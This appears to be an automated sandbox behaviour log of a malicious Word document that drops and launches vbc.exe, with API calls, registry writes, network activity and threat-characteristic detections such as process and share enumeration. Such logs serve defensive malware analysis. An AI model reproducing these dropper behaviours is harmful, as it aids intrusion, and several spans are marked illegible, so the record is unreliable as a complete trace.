Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2508	2772
Detection	Threat Characteristic: Creates command line process Process ID: 2840 Image Path: %USERPROFILE%\vbc.exe		
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe" , , , CREATE_SUSPENDED, , %windir%\system32, , Process:2840:%USERPROFILE%\vbc.exe) Return: 1	2508	2772
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 2772 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		
Call Thread API	API Name: NtResumeThread Args: (Process:2840,) Return: ?	2508	2772
Call System API	API Name: evtchnn.SendEvent Args: (e, pid[2840], ppid[2772]) Return: 1	2508	2772
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomDell_DVD-ROM_____2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 5	2508	2772
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 3	2508	2772
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#00000000006500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 3	2508	2772
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2508	2772
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2508	2772
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\5& Value: None		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\WORDFiles Value: 5656002f		2508
Detection	Threat Characteristic: Creates process Process ID: 2840 Image Path: %USERPROFILE%\vbc.exe		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\O--OO.DOC.url) Return: 0		2508
Add File	Path: %APPDATA%\Microsoft\Office\Recent\O--OO.DOC.url Type: VSDT_ASCII		2508
Write File	Path: %APPDATA%\Microsoft\Office\Recent\O--OO.DOC.url Type: VSDT_ASCII		2508
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\1332625038.url) Return: 0		2508
Add File	Path: %APPDATA%\Microsoft\Office\Recent\1332625038.url Type: VSDT_ASCII		2508
Write File	Path: %APPDATA%\Microsoft\Office\Recent\1332625038.url Type: VSDT_ASCII		2508
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 70800250, -1, c3f873c, c3f8738, 0) Return: 0		2508
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2508 Info: Enums share folder from API result		

Call System API	API Name: GetDriveTypeW Args: (%ProgramFiles%\Microsoft Office\Office15\) Return: 3		2508
Call Service API	API Name: OpenServiceW Args: (615d130, WebClient, 5) Return: 615d108		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2023-02-22T10:21:19Z		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2023-02-22T10:21:19Z		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2023-02-22T10:24:19Z		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\9\ Value: None		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2508
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\5\ Value: None		2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\ Value: None		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FE C\Usage\ProductNonBootFiles\Intl_1033 Value: 56560007		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FE C\Usage\ProductNonBootFiles\Intl_1033 Value: 56560008		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Windows\Recent\AutomaticDestinations\1a4a5324453625195.automaticDestinations-ms) Return: 1		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 14f288, 0, 0, 0) Return: 376d58	2772	2840
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2840 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (376d58, 14f288) Return: 1	2772	2840
Call System API	API Name: GetVersionExA Args: (2281a4) Return: 1		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca		2508
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Microsoft Office\Office15\WINWORD.EXE) Return: 1		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca		2508
Call Window API	API Name: DialogBoxIndirectParamW Args: (61e70000, 625dad8, 20116, 62e0dfc6, 22a7dc) Return: 6		2508
Call System API	API Name: GetVersionExA Args: (382750) Return: 1	2772	2840
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2840 Info: Obtains system version from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 14ef80, 0, 0, 0) Return: 377258	2772	2840
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\LangID Value: None		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files\Microsoft Office\Office15\WINWORD.EXE Value: Word (desktop)		2508
Call Service API	API Name: OpenServiceW Args: (63158b8, Csc, 80000000) Return: 6315818		2508
Call Service API	API Name: OpenServiceW Args: (6315818, CscService, 80000000) Return: 6315930		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 227860, 0, 0, 0) Return: 63128c0		2508
Call Filesystem API	API Name: FindNextFileW Args: (63128c0, 227860) Return: 1		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 227860, 0, 0, 0) Return: 63128c0		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 227860, 0, 0, 0) Return: 63128c0		2508
Call Service API	API Name: OpenServiceW Args: (63183b0, gpsvc, 5) Return: 6318338		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 227954, 0, 0, 0) Return: 63122c0		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 227954, 0, 0, 0) Return: 63122c0		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 227954, 0, 0, 0) Return: 63122c0		2508
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Val ue: None		2508
Call Network API	API Name: socket Args: (2, 2, 0) Return: d5c		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: d5c		2508
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1, 40006000) Return: 9701		2508
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1c, 40006000) Return: 0		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: d5c		2508
Call Network API	API Name: socket Args: (2, 2, 0) Return: d5c		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: d5c		2508
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1, 40006000) Return: 9701		2508
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1c, 40006000) Return: 0		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: d5c		2508
Call Network API	API Name: socket Args: (2, 1, 6) Return: d5c		2508
Call Network API	API Name: bind Args: (d5c, 0.0.0.0:49187, 128) Return: 0		2508
Detection	Threat Characteristic: Listens on port 0.0.0.0:49187		
Call System API	API Name: ConnectEx Args: (d5c, 72.21.81.240:80, 16, 0, 0, 0, 5fcfb0) Return: 0		2508
Call Network API	API Name: send Args: (d5c, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?9c52f14c84c05b2f HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ctdl.windowsupdate.com\r\n\r\n, 1, 286) Return: 0		2508
Call System API	API Name: WinHttpCloseHandle Args: (f1d8858) Return: 1		2508

Call System API	API Name: WinHttpCloseHandle Args: (ec93910) Return: 1		2508
Call System API	API Name: WinHttpCloseHandle Args: (6020d50) Return: 1		2508
Call Service API	API Name: OpenServiceW Args: (6318f90, CryptSvc, 5) Return: 6318c98		2508
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2508
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32*.CPL, 0, 2286d0, 0, 0, 0) Return: 625a7b8		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca		2508
Call System API	API Name: CryptExportKey Args: (3774d8, 0, 6, 0, 0, 14c018) Return: 1	2772	2840
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-4 Value: Default Programs		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-4 Value: Set Default Programs		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-7 Value: Set Program Associations		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2508
Call System API	API Name: evtchann.SendEvent Args: (e, imagePath[%SystemRoot%\explorer.exe /factory, {682159d9-c321-47ca-b3f1-30e36b2ec8b9}] Return: 1		2508
Call System API	API Name: evtchann.SendEvent Args: (e, pid[0], ppid[2508] Return: 1		2508
Call System API	API Name: evtchann.SendEvent Args: (e, imagePath[%windir%\explorer.exe] Return: 1		2508
Call System API	API Name: evtchann.SendEvent Args: (e, pid[0], ppid[2508] Return: 1		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 20116		2508
Call System API	API Name: CryptGenKey Args: (6084198, 6610, 1, c3ffc44) Return: 1		2508
Call System API	API Name: CryptExportKey Args: (62603f8, 6260638, 1, 0, 0, c3ffc38) Return: 1		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 201d4		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 201d4		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Core*, 0, 14a878, 0, 0, 0) Return: 377658	2772	2840
Call Filesystem API	API Name: FindNextFileW Args: (377658, 14a878) Return: 1	2772	2840
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Licensing\09D07EFC505F4D9CBFD5ACE3217F6654 Value: None		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System*, 0, 149f20, 0, 0, 0) Return: 377718	2772	2840
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 56560010		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 56560010		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 56560019		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 56560011		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Runtime92aa12#*, 0, 14b058, 0, 0, 0) Return: 3779d8	2772	2840
Call Filesystem API	API Name: FindNextFileW Args: (3779d8, 14b058) Return: 1	2772	2840
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5656001a		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5656001b		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5656001c		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5656001d		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5656001e		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\SM\diagnostics*, 0, 14c2e0, 0, 0, 0) Return: 41b550	2772	2840
Call Filesystem API	API Name: FindNextFileW Args: (41b550, 14c2e0) Return: 1	2772	2840
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5656001f		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml*, 0, 14ba10, 0, 0, 0) Return: 41b550	2772	2840
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Servd1dec626#*, 0, 14c2c8, 0, 0, 0) Return: 41b550	2772	2840
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration*, 0, 14bb00, 0, 0, 0) Return: 41b710	2772	2840
Call Filesystem API	API Name: FindNextFileW Args: (41b710, 14bb00) Return: 1	2772	2840
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2c4	2772	2840
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2840 Info: enum processes		
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2cc	2772	2840
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2d4	2772	2840
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2dc	2772	2840
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2e4	2772	2840
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2ec	2772	2840

Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2f4	2772	2840
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2fc	2772	2840
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 304	2772	2840
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 30c	2772	2840
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 314	2772	2840
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms*, 0, 14b748, 0, 0, 0) Return: 41b890	2772	2840
Call Filesystem API	API Name: FindNextFileW Args: (41b890, 14b748) Return: 1	2772	2840
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Drawing*, 0, 14adf0, 0, 0, 0) Return: 41b950	2772	2840
Call System API	API Name: GetVersionExA Args: (14de3c) Return: 1	2772	2840
Call System API	API Name: GetVersionExA Args: (749a34f0) Return: 1	2772	2840
Call System API	API Name: GetForegroundWindow Args: () Return: 201d4		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 201d4		2508
Add File	Path: %LOCALAPPDATA%\GDIPFONTCACHE\1.DAT Type: VSDT_COM_DOS	2772	2840
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\ Value: None		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Arial Unicode MS Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Batang Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@BatangChe Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@DFKai-SB Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Dotum Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@DotumChe Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@FangSong Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Gulim Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@GulimChe Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Gungsuh Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@GungsuhChe Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@KaiTi Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Malgun Gothic Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Meiryo Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Meiryo UI Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Microsoft JhengHei Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Microsoft JhengHei UI Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Microsoft YaHei Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Microsoft YaHei UI Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@MingLiU Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@MingLiU_HKSCS Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@MingLiU_HKSCS-ExtB Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@MingLiU-ExtB Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@MS Gothic Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@MS Mincho Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@MS PGothic Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@MS PMincho Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@MS UI Gothic Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@NSimSun Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@PMingLiU Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@PMingLiU-ExtB Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@SimHei Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@SimSun Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@SimSun-ExtB Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Agency FB Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Aharoni Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Alef Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Algerian Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Amiri Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Amiri Quran Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Andalus Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Angsana New Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\AngsanaUPC Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Aparajita Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Arabic Typesetting Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Arial Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Arial Black Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Arial Narrow Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Arial Rounded MT Bold Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Arial Unicode MS Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Baskerville Old Face Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Batang Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\BatangChe Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Bauhaus 93 Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Bell MT Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Berlin Sans FB Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Berlin Sans FB Demi Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Bernard MT Condensed Value: 0		2508

[illegible]

[illegible]

[illegible]

[illegible]

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Traditional Arabic Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Trebuchet MS Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Tunga Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Tw Cen MT Value: 0		2508
